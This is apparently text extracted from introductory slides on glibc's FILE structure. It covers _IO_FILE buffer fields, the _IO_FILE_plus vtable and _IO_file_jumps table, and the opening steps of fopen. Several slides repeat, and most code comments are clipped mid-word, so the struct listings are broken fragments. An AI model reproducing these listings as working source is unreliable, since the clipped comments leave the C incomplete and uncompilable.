struct _IO_marker *_markers;  
  
struct _IO_FILE *_chain;  
  
int _fileno;
```

Introduction

- FILE structure
 - Stream buffer
 - Read buffer
 - Write buffer
 - Reserve buffer

```
struct _IO_FILE {
    int _flags; /* High-order v
#define _IO_file_flags _flags

    /* The following pointers co
    /* Note: Tk uses the _IO_re

    char* _IO_read_ptr; /* Curre
    char* _IO_read_end; /* End o
    char* _IO_read_base; /* Sta
    char* _IO_write_base; /* Sta
    char* _IO_write_ptr; /* Cur
    char* _IO_write_end; /* End
    char* _IO_buf_base; /* Start
    char* _IO_buf_end; /* End o

    /* The following fields are
    char *_IO_save_base; /* Point
    char *_IO_backup_base; /* Po
    char *_IO_save_end; /* Point

    struct _IO_marker *_markers;

    struct _IO_FILE *_chain;

    int _fileno;
```

Introduction

- FILE structure
 - _fileno
 - File descriptor
 - Return by sys_open

```
struct _IO_FILE {
    int _flags; /* High-order v
#define _IO_file_flags _flags

/* The following pointers co
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char* _IO_read_ptr; /* Curren
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char* _IO_write_end; /* End
char* _IO_buf_base; /* Start
char* _IO_buf_end; /* End o
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char *_IO_save_base; /* Point
char *_IO_backup_base; /* Po
char *_IO_save_end; /* Point

struct _IO_marker *_markers;

struct _IO_FILE *_chain;

int _fileno;
```


Introduction

- FILE structure
 - FILE plus
 - stdin/stdout/stderr
 - fopen also use it
 - Extra Virtual function table
 - Any operation on file is via vtable

```
struct _IO_FILE_plus
{
    _IO_FILE file;
    const struct _IO_jump_t *vtable;
};
```


Introduction

- FILE structure
 - FILE plus
 - stdin/stdout/stderr
 - fopen also use it
 - Extra Virtual function table
 - Any operation on file is via vtable

```
const struct _IO_jump_t _IO_file_jumps libio_vtable =
{
    JUMP_INIT_DUMMY,
    JUMP_INIT(finish, _IO_file_finish),
    JUMP_INIT(overflow, _IO_file_overflow),
    JUMP_INIT(underflow, _IO_file_underflow),
    JUMP_INIT(uflow, _IO_default_uflow),
    JUMP_INIT(pbackfail, _IO_default_pbackfail),
    JUMP_INIT(xsputn, _IO_file_xsputn),
    JUMP_INIT(xsgetn, _IO_file_xsgetn),
    JUMP_INIT(seekoff, _IO_new_file_seekoff),
    JUMP_INIT(seekpos, _IO_default_seekpos),
    JUMP_INIT(setbuf, _IO_new_file_setbuf),
    JUMP_INIT(sync, _IO_new_file_sync),
    JUMP_INIT(doallocate, _IO_file_doallocate),
    JUMP_INIT(read, _IO_file_read),
    JUMP_INIT(write, _IO_new_file_write),
    JUMP_INIT(seek, _IO_file_seek),
    JUMP_INIT(close, _IO_file_close),
    JUMP_INIT(stat, _IO_file_stat),
    JUMP_INIT(showmanyc, _IO_default_showmanyc),
    JUMP_INIT(imbue, _IO_default_imbue)
};
libc_hidden_data_def (_IO_file_jumps)
```

Introduction

- FILE structure
 - Every FILE associate with a `_chain` (linked list)



```
struct _IO_FILE {
    int _flags; /* High-order v
#define _IO_file_flags _flags

/* The following pointers co
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char* _IO_read_ptr; /* Curren
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
struct _IO_marker *_markers;

struct _IO_FILE *_chain;

int _fileno;
```

Introduction


- fopen workflow
 - Allocate FILE structure
 - Initial the FILE structure
 - Link the FILE structure
 - open file



Introduction




- fopen workflow
 - Allocate FILE structure

malloc



